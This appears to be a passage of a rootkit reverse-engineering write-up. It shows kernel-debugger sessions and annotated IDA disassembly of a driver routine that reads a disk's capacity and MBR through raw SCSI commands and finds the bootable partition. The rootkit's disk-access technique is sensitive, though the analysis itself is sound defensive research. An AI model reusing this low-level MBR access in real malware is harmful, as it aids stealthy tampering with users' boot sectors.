  199 b29a10e0 83ea01          sub     edx,1
  199 b29a10e3 75f8            jne     ScsiDummyTest!
<lambda_6e07c08c80e0ff2c47de16ce165f42d5>::operator()+0xcd (b29a10dd)  Branch

ScsiDummyTest!<lambda_6e07c08c80e0ff2c47de16ce165f42d5>::operator()+0xd5 :
  202 b29a10e5 8b45fc          mov     eax,dword ptr [ebp-4]
  202 b29a10e8 51              push    ecx
  202 b29a10e9 51              push    ecx
  202 b29a10ea 6a08            push    8
  202 b29a10ec 56              push    esi
  202 b29a10ed 6a01            push    1
  202 b29a10ef 6a25            push    25h
  202 b29a10f1 ff7004          push    dword ptr [eax+4]
  202 b29a10f4 e88d010000      call    ScsiDummyTest!SCSI::SendScsiCmd (b29a1286)
  209 b29a10f9 bf53635369      mov     edi,69536353h
  209 b29a10fe 57              push    edi
  209 b29a10ff 56              push    esi
  209 b29a1100 8b3524209ab2    mov     esi,dword ptr [ScsiDummyTest!_imp__ExFreePoolWithTag
(b29a2024)]
  209 b29a1106 ffd6            call    esi
  210 b29a1108 8b45fc          mov     eax,dword ptr [ebp-4]
  210 b29a110b 6a01            push    1
  210 b29a110d 6a00            push    0
  210 b29a110f 6800020000      push    200h
  210 b29a1114 53              push    ebx
  210 b29a1115 6a01            push    1
  210 b29a1117 6a28            push    28h
  210 b29a1119 ff7004          push    dword ptr [eax+4]
  210 b29a111c e865010000      call    ScsiDummyTest!SCSI::SendScsiCmd (b29a1286)
  224 b29a1121 57              push    edi
  224 b29a1122 53              push    ebx
  224 b29a1123 ffd6            call    esi
  225 b29a1125 8b45fc          mov     eax,dword ptr [ebp-4]
  225 b29a1128 ff7004          push    dword ptr [eax+4]
  225 b29a112b e844000000      call    ScsiDummyTest!SCSI::ScsiQueryCapacity (b29a1174)
  225 b29a1130 5f              pop     edi

ScsiDummyTest!<lambda_6e07c08c80e0ff2c47de16ce165f42d5>::operator()+0x121 :
  225 b29a1131 5e              pop     esi

ScsiDummyTest!<lambda_6e07c08c80e0ff2c47de16ce165f42d5>::operator()+0x122 :
  225 b29a1132 5b              pop     ebx
  228 b29a1133 8be5            mov     esp,ebp
  228 b29a1135 5d              pop     ebp
  228 b29a1136 c20400          ret     4
kd> $ breaking before SendScsiCmd
kd> bp b29a10f4; bp b29a111c
kd> g
Breakpoint 1 hit
ScsiDummyTest!<lambda_6e07c08c80e0ff2c47de16ce165f42d5>::operator()+0xe4:
b29a10f4 e88d010000      call    ScsiDummyTest!SCSI::SendScsiCmd (b29a1286)
kd> dv
           this = <value unavailable>
        Context = 0x00000000
     FileHandle = 0x80001794
     TargetName = "\Device\Harddisk0\DR0"
        FileObj = 0x8e56d418
         Status = <value unavailable>
      StatusBlk = struct _IO_STATUS_BLOCK
       ObjAttrs = struct _OBJECT_ATTRIBUTES
    DevCapacity = 0x8ea1fff8
     DataBuffer = 0x8ea1f008 ""
kd> db 0x8ea1fff8 l8
8ea1fff8  00 00 00 00 00 00 00 00                          ......…
kd> $ nulld before call
kd> p
Breakpoint 3 hit
ScsiDummyTest!<lambda_6e07c08c80e0ff2c47de16ce165f42d5>::operator()+0xe9:
b29a10f9 bf53635369      mov     edi,69536353h
kd> r eax
eax=00000000
kd> $ status success
kd> db 0x8ea1fff8 l8
8ea1fff8  04 5f ff ff 00 00 02 00                          ._......
kd> dd 0x8ea1fff8 l2
8ea1fff8  ffff5f04 00020000
kd> $ looks good!
kd> $ now the mbr
kd> g
Breakpoint 2 hit
ScsiDummyTest!<lambda_6e07c08c80e0ff2c47de16ce165f42d5>::operator()+0x10c:
b29a111c e865010000      call    ScsiDummyTest!SCSI::SendScsiCmd (b29a1286)

kd> p
Breakpoint 4 hit
ScsiDummyTest!<lambda_6e07c08c80e0ff2c47de16ce165f42d5>::operator()+0x111:
b29a1121 57              push    edi
kd> r eax
eax=00000000
kd> $ check if buffer got filled
kd> db 0x8ea1f008
8ea1f008  33 c0 8e d0 bc 00 7c 8e-c0 8e d8 be 00 7c bf 00  3.....|......|..
8ea1f018  06 b9 00 02 fc f3 a4 50-68 1c 06 cb fb b9 04 00  .......Ph.......
8ea1f028  bd be 07 80 7e 00 00 7c-0b 0f 85 0e 01 83 c5 10  ....~..|........
8ea1f038  e2 f1 cd 18 88 56 00 55-c6 46 11 05 c6 46 10 00  .....V.U.F...F..
8ea1f048  b4 41 bb aa 55 cd 13 5d-72 0f 81 fb 55 aa 75 09  .A..U..]r...U.u
8ea1f058  f7 c1 01 00 74 03 fe 46-10 66 60 80 7e 10 00 74  ....t..F.f`.~..t
8ea1f068  26 66 68 00 00 00 00 66-ff 76 08 68 00 00 68 00  &fh....f.v.h..h.
8ea1f078  7c 68 01 00 68 10 00 b4-42 8a 56 00 8b f4 cd 13  |h..h...B.V.....
kd> db 0x8ea1f008 l200
8ea1f008  33 c0 8e d0 bc 00 7c 8e-c0 8e d8 be 00 7c bf 00  3.....|......|..
8ea1f018  06 b9 00 02 fc f3 a4 50-68 1c 06 cb fb b9 04 00  .......Ph.......
8ea1f028  bd be 07 80 7e 00 00 7c-0b 0f 85 0e 01 83 c5 10  ....~..|........
8ea1f038  e2 f1 cd 18 88 56 00 55-c6 46 11 05 c6 46 10 00  .....V.U.F...F..
8ea1f048  b4 41 bb aa 55 cd 13 5d-72 0f 81 fb 55 aa 75 09  .A..U..]r...U.u
8ea1f058  f7 c1 01 00 74 03 fe 46-10 66 60 80 7e 10 00 74  ....t..F.f`.~..t
8ea1f068  26 66 68 00 00 00 00 66-ff 76 08 68 00 00 68 00  &fh....f.v.h..h.
8ea1f078  7c 68 01 00 68 10 00 b4-42 8a 56 00 8b f4 cd 13  |h..h...B.V.....
8ea1f088  9f 83 c4 10 9e eb 14 b8-01 02 bb 00 7c 8a 56 00  ............|.V.
8ea1f098  8a 76 01 8a 4e 02 8a 6e-03 cd 13 66 61 73 1c fe  .v..N..n...fas..
8ea1f0a8  4e 11 75 0c 80 7e 00 80-0f 84 8a 00 b2 80 eb 84  N.u..~..........
8ea1f0b8  55 32 e4 8a 56 00 cd 13-5d eb 9e 81 3e fe 7d 55  U2..V...]...>.}U
8ea1f0d8  e8 83 00 b0 df e6 60 e8-7c 00 b0 ff e6 64 e8 75  ......`.|....d.u
8ea1f0e8  00 fb b8 00 bb cd 1a 66-23 c0 75 3b 66 81 fb 54  .......f#.u;f..T
8ea1f0f8  43 50 41 75 32 81 f9 02-01 72 2c 66 68 07 bb 00  CPAu2....r,fh...
8ea1f108  00 66 68 00 02 00 00 66-68 08 00 00 00 66 53 66  .fh....fh....fSf
8ea1f118  53 66 55 66 68 00 00 00-00 66 68 00 7c 00 00 66  SfUfh....fh.|..f
8ea1f128  61 68 00 00 07 cd 1a 5a-32 f6 ea 00 7c 00 00 cd  ah.....Z2...|...
8ea1f138  18 a0 b7 07 eb 08 a0 b6-07 eb 03 a0 b5 07 32 e4  ..............2.
8ea1f148  05 00 07 8b f0 ac 3c 00-74 09 bb 07 00 b4 0e cd  ......<.t ......
8ea1f158  10 eb f2 f4 eb fd 2b c9-e4 64 eb 00 24 02 e0 f8  ......+..d..$...
8ea1f168  24 02 c3 49 6e 76 61 6c-69 64 20 70 61 72 74 69  $..Invalid parti
8ea1f178  74 69 6f 6e 20 74 61 62-6c 65 00 45 72 72 6f 72  tion table.Error
8ea1f188  20 6c 6f 61 64 69 6e 67-20 6f 70 65 72 61 74 69   loading operati
8ea1f198  6e 67 20 73 79 73 74 65-6d 00 4d 69 73 73 69 6e  ng system.Missin
8ea1f1a8  67 20 6f 70 65 72 61 74-69 6e 67 20 73 79 73 74  g operating syst
8ea1f1b8  65 6d 00 00 00 63 7b 9a-ce a1 e4 dc 01 01 80 20  em...c{........
8ea1f1c8  21 00 07 1d 17 46 00 08-00 00 00 28 11 00 00 1d  !....F.....(....
8ea1f1d8  18 46 07 fe ff ff 00 30-11 00 00 c8 4e 04 00 00  .F.....0....N...
8ea1f1e8  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
8ea1f1f8  00 00 00 00 00 00 00 00-00 00 00 00 00 00 55 aa  ..............U.
kd> $ looks better and better!
kd> $ now let's verify the first READ_CAPACITY with ScsiQueryCapacity from the 1st routine
kd> uf ScsiDummyTest!SCSI::ScsiQueryCapacity
ScsiDummyTest!SCSI::ScsiQueryCapacity :
   85 b29a1174 55              push    ebp
   85 b29a1175 8bec            mov     ebp,esp
   85 b29a1177 83ec4c          sub     esp,4Ch
   85 b29a117a 53              push    ebx
   85 b29a117b 56              push    esi
   85 b29a117c 57              push    edi
   90 b29a117d 6873637369      push    69736373h
   90 b29a1182 6a08            push    8
   90 b29a1184 33db            xor     ebx,ebx
   90 b29a1186 53              push    ebx
   90 b29a1187 ff1520209ab2    call    dword ptr [ScsiDummyTest!_imp__ExAllocatePoolWithTag
(b29a2020)]
```


```
   94 b29a118d 6a2c            push    2Ch
   94 b29a118f 5f              pop     edi
   94 b29a1190 8bf0            mov     esi,eax
   94 b29a1192 8bcf            mov     ecx,edi
   94 b29a1194 8d45b4          lea     eax,[ebp-4Ch]

ScsiDummyTest!SCSI::ScsiQueryCapacity+0x23 :
   94 b29a1197 8818            mov     byte ptr [eax],bl
   94 b29a1199 40              inc     eax
   94 b29a119a 83e901          sub     ecx,1
   94 b29a119d 75f8            jne     ScsiDummyTest!SCSI::ScsiQueryCapacity+0x23 (b29a1197)
Branch

ScsiDummyTest!SCSI::ScsiQueryCapacity+0x2b :
  109 b29a119f 53              push    ebx
  109 b29a11a0 6a01            push    1
  109 b29a11a2 8d45e0          lea     eax,[ebp-20h]
  109 b29a11a5 66897db4        mov     word ptr [ebp-4Ch],di
  109 b29a11a9 50              push    eax
  109 b29a11aa c745b70001000a  mov     dword ptr [ebp-49h],0A000100h
  109 b29a11b1 66c745bb0001    mov     word ptr [ebp-45h],100h
  109 b29a11b7 c745c008000000  mov     dword ptr [ebp-40h],8
  109 b29a11be c745c402000000  mov     dword ptr [ebp-3Ch],2
  109 b29a11c5 8975c8          mov     dword ptr [ebp-38h],esi
  109 b29a11c8 895dcc          mov     dword ptr [ebp-34h],ebx
  109 b29a11cb c645d025        mov     byte ptr [ebp-30h],25h
  109 b29a11cf ff1518209ab2    call    dword ptr [ScsiDummyTest!_imp__KeInitializeEvent
(b29a2018)]
  113 b29a11d5 8d45f0          lea     eax,[ebp-10h]
  113 b29a11d8 50              push    eax
  113 b29a11d9 8d45e0          lea     eax,[ebp-20h]
  113 b29a11dc 50              push    eax
  113 b29a11dd 53              push    ebx
  113 b29a11de 57              push    edi
  113 b29a11df 8d45b4          lea     eax,[ebp-4Ch]
  113 b29a11e2 50              push    eax
  113 b29a11e3 57              push    edi
  113 b29a11e4 50              push    eax
  113 b29a11e5 ff7508          push    dword ptr [ebp+8]
  113 b29a11e8 6814d00400      push    4D014h
  113 b29a11ed ff1530209ab2    call    dword ptr [ScsiDummyTest!
_imp__IoBuildDeviceIoControlRequest (b29a2030)]
  120 b29a11f3 85c0            test    eax,eax
  120 b29a11f5 746e            je      ScsiDummyTest!SCSI::ScsiQueryCapacity+0xf1 (b29a1265)
Branch

ScsiDummyTest!SCSI::ScsiQueryCapacity+0x83 :
  121 b29a11f7 8b4d08          mov     ecx,dword ptr [ebp+8]
  121 b29a11fa 8bd0            mov     edx,eax
  121 b29a11fc ff1534209ab2    call    dword ptr [ScsiDummyTest!_imp_IofCallDriver (b29a2034)]
  121 b29a1202 8bf8            mov     edi,eax
  123 b29a1204 81ff03010000    cmp     edi,103h
  123 b29a120a 7513            jne     ScsiDummyTest!SCSI::ScsiQueryCapacity+0xab (b29a121f)
Branch

ScsiDummyTest!SCSI::ScsiQueryCapacity+0x98 :
  124 b29a120c 53              push    ebx
  124 b29a120d 53              push    ebx
  124 b29a120e 53              push    ebx
  124 b29a120f 53              push    ebx
  124 b29a1210 8d45e0          lea     eax,[ebp-20h]
  124 b29a1213 50              push    eax
  124 b29a1214 ff151c209ab2    call    dword ptr [ScsiDummyTest!_imp__KeWaitForSingleObject
(b29a201c)]
  129 b29a121a 395df0          cmp     dword ptr [ebp-10h],ebx
  129 b29a121d 7404            je      ScsiDummyTest!SCSI::ScsiQueryCapacity+0xaf (b29a1223)
Branch

ScsiDummyTest!SCSI::ScsiQueryCapacity+0xab :
  132 b29a121f 85ff            test    edi,edi
  132 b29a1221 7842            js      ScsiDummyTest!SCSI::ScsiQueryCapacity+0xf1 (b29a1265)
Branch

ScsiDummyTest!SCSI::ScsiQueryCapacity+0xaf :
  135 b29a1223 8a4604          mov     al,byte ptr [esi+4]
  135 b29a1226 8845ff          mov     byte ptr [ebp-1],al
  135 b29a1229 8a4605          mov     al,byte ptr [esi+5]
  135 b29a122c 8845fe          mov     byte ptr [ebp-2],al
  135 b29a122f 8a4606          mov     al,byte ptr [esi+6]
  135 b29a1232 8845fd          mov     byte ptr [ebp-3],al
  135 b29a1235 8a4607          mov     al,byte ptr [esi+7]
  135 b29a1238 8845fc          mov     byte ptr [ebp-4],al
  136 b29a123b 8a06            mov     al,byte ptr [esi]
  137 b29a123d ff75fc          push    dword ptr [ebp-4]
  137 b29a1240 8845fb          mov     byte ptr [ebp-5],al
  137 b29a1243 8a4601          mov     al,byte ptr [esi+1]
  137 b29a1246 8845fa          mov     byte ptr [ebp-6],al
  137 b29a1249 8a4602          mov     al,byte ptr [esi+2]
  137 b29a124c 8845f9          mov     byte ptr [ebp-7],al
  137 b29a124f 8a4603          mov     al,byte ptr [esi+3]
  137 b29a1252 8845f8          mov     byte ptr [ebp-8],al
  137 b29a1255 ff75f8          push    dword ptr [ebp-8]
  137 b29a1258 6880139ab2      push    offset ScsiDummyTest! ?? ::FNODOBFM::`string'
(b29a1380)
  137 b29a125d e809010000      call    ScsiDummyTest!DbgPrint (b29a136b)
  137 b29a1262 83c40c          add     esp,0Ch

ScsiDummyTest!SCSI::ScsiQueryCapacity+0xf1 :
  141 b29a1265 85f6            test    esi,esi
  141 b29a1267 740c            je      ScsiDummyTest!SCSI::ScsiQueryCapacity+0x101 (b29a1275)
Branch

ScsiDummyTest!SCSI::ScsiQueryCapacity+0xf5 :
  142 b29a1269 6873637369      push    69736373h
  142 b29a126e 56              push    esi
  142 b29a126f ff1524209ab2    call    dword ptr [ScsiDummyTest!_imp__ExFreePoolWithTag
(b29a2024)]

ScsiDummyTest!SCSI::ScsiQueryCapacity+0x101 :
  143 b29a1275 53              push    ebx
  143 b29a1276 ff152c209ab2    call    dword ptr [ScsiDummyTest!_imp__PsTerminateSystemThread
(b29a202c)]
  143 b29a127c 5f              pop     edi
  143 b29a127d 5e              pop     esi
  143 b29a127e 5b              pop     ebx
  144 b29a127f 8be5            mov     esp,ebp
  144 b29a1281 5d              pop     ebp
  144 b29a1282 c20400          ret     4
kd> $ break before the print
kd> bp b29a125d
kd> g
Breakpoint 5 hit
ScsiDummyTest!SCSI::ScsiQueryCapacity+0xe9:
b29a125d e809010000      call    ScsiDummyTest!DbgPrint (b29a136b)
kd> dv
          DeviceObj = 0x8d425928 Device for "\Driver\Disk"
      BytesPerBlock = 0x200
           ScsiData = struct _SCSI_PASS_THROUGH_DIRECT
                Irp = <value unavailable>
              Event = struct _KEVENT
LogicalBlockAddress = 0x45fffff
   ReadCapacityData = 0x8ea1fff8
          StatusBlk = struct _IO_STATUS_BLOCK
             Status = 0n259
kd> dd 0x8ea1fff8 l2
8ea1fff8  ffff5f04 00020000
kd> $ success!
```

Now let's back to the IDA dump, which begins in DriverEntry, the next call after the QueryDeviceCapacity – sub_401281.



```
loc_402379:             ; DeviceObject
push    [ebp+DeviceObject]
mov     eax, dword_409874
push    offset g_struct ; NtStatus
 => prolly a struct w/ NTSTATUS as
    its first value
mov     NumberOfBytes, eax
call    sub_401281
mov     ecx, eax
mov     eax, 0C0000000h
and     ecx, eax
cmp     ecx, eax
```

This routine takes two arguments: one being the same device object used by the QueryDeviceCapacity routine, and another which appears to be a pointer to a global structure.



```
; int __stdcall sub_401281(void *NtStatus, PDEVICE_OBJECT DeviceObject)
sub_401281 proc near

DeviceCapacity= READ_CAPACITY_DATA ptr -8
gStruct= dword ptr  8
DeviceObject= dword ptr  0Ch

push    ebp
mov     ebp, esp
push    ecx
push    ecx
mov     eax, [ebp+gStruct]
and     dword ptr [eax], 0
push    ebx             ; and 1st value in g_struct
mov     ebx, ds:ExAllocatePoolWithTag
push    esi
push    edi
mov     esi, 'SFKB'
push    esi             ; Tag
push    40h             ; NumberOfBytes
push    0               ; PoolType
call    ebx ; ExAllocatePoolWithTag
mov     edi, eax
test    edi, edi
jnz     short loc_4012B3

Allocation = ExAllocatePoolWithTag(NonPagedPool, 0x40, 'SFKB');
if (Allocation == NULL) {
  *g_struct->NtStatus? = STATUS_NO_MEMORY;
  return STATUS_NO_MEMORY;
}

memset(Allocation, 0, sizeof(Allocation));
```

```
 AnotherAlloc = ExAllocatePoolWithTag(NonPagedPool,
                                      0x200,
                                      'SFKG');
 if (!AnotherAlloc) {
   *g_struct->NtStatus = STATUS_NO_MEMORY;
   return STATUS_NO_MEMORY;
 }
 memset(AnotherAlloc, 0, 0x200);
 SomeStruct->FirstMember = 0x40_allocation;

 loc_4012B3:              ; size_t
 push    40h
 push    0                ; int
 push    edi              ; void *
 call    memset
 mov     eax, [ebp+gStruct]
 add     esp, 0Ch
 push    esi              ; Tag
 mov     esi, 200h
 push    esi              ; NumberOfBytes
 push    0                ; PoolType
 mov     [eax], edi       ; edi 0x40 allocation
  ?? so-called NtStatus value now contains
     address of first allocation?
 call    ebx ; ExAllocatePoolWithTag
  allocated buffer is sizeof(MBR) which the following
  READ query is used to read the entire MBR into
  this buffer!
 mov     ebx, eax
 test    ebx, ebx
 jnz     short loc_4012E2

sub_401031(DeviceObj,
           SCSIOP_READ_CAPACITY,
           SCSI_IOCTL_DATA_IN;
           &localDeviceCapacity,
           sizeof(localDeviceCapacity),
           0, 0);

loc_4012E2:              ; size_t
push    esi
push    0                ; int
push    ebx              ; void *
call    memset
add     esp, 0Ch
push    0                ; TransferLen
push    0                ; Lba
push    8                ; DataTransferLength
lea     eax, [ebp+DeviceCapacity]
push    eax              ; DataBuffer
push    1                ; DataIn -> 1: reading frm device
push    25h              ; CdbOperationCode -> SCSIOP_READ_CAPACITY
push    [ebp+DeviceObject] ; DeviceObject
call    ScsiSendCdb      ;  => READ CAPACITY call
mov     esi, 0C0000000h
mov     [ebp+g_struct], eax
and     eax, esi
cmp     eax, esi
jz      loc_401412
```

```
REVERSE_BYTES(FirstAlloc->Here, &DeviceCapacity.LogicalBlockAddress);

mov     al, byte ptr [ebp+DeviceCapacity.LogicalBlockAddress]
mov     [edi+3Fh], al
mov     al, byte ptr [ebp+DeviceCapacity.LogicalBlockAddress+1]
push    1                ; int
mov     [edi+3Eh], al
mov     al, byte ptr [ebp+DeviceCapacity.LogicalBlockAddress+2]
push    0                ; int
push    ebx              ; PVOID
push    [ebp+DeviceObject] ; DeviceObject
mov     [edi+3Dh], al
mov     al, byte ptr [ebp+DeviceCapacity.LogicalBlockAddress+3]
mov     [edi+3Ch], al
call    begScsiopRead    ; where it fills 0x200 buf w/ mbr data
mov     [ebp+gStruct], eax
and     eax, esi
cmp     eax, esi
jz      loc_401412
```

```
                xor     cl, cl
loop the 4 primary partitions, to
get the bootable (0x80) one

loc_40134A:                             ; CODE XREF: sub_401281+E0↓j
                movzx   eax, cl
                shl     eax, 4
                lea     eax, [eax+ebx+1BEh] ;  => address of status in the MBR to
                                        ;     determinte if primary partition
                                        ;     is bootable (0x80: 0 means not)
                                        ;
                                        ;  => seeing if partition is bootable
                cmp     byte ptr [eax], 80h
                jz      short loc_401363
                inc     cl
                cmp     cl, 4
                jb      short loc_40134A
```

The routine starts out by allocating two buffers from the NonPagedPool, one 0x40-bytes in size, the other 0x200. If either allocation happens to fail, sets a value in the g_struct as STATUS_NO_MEMORY. Both get cleared (memset(buf, 0, sizeof(buf))). Then uses a local buffer to store the results of the SCSIOP_READ_CAPACITY operation with the ScsiSendCmd (which is what the first routine we decompiled does directly). Then it calls another routine, 004011AD, which ends up also callsing the ScsiSendCmd with the SCSIOP_READ operation code, which will end up filling the 0x200-byte allocation to store the contents of the MBR (running the rootkit through kernel debugger). So in turn, everything we've decompiled, rewrote and verified. That concludes it!